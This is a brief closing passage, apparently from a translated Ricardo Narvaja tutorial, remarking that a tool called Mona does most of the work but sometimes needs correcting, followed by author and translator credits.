Mona helps us a lot. It gives us almost all well, but sometimes, we need to correct something. It is not always perfect. Anyways, when there is no much time, we usually do it like that. Although it is not that funny. ☺

**Ricardo Narvaja**

**Translated by: @IvinsonCLS**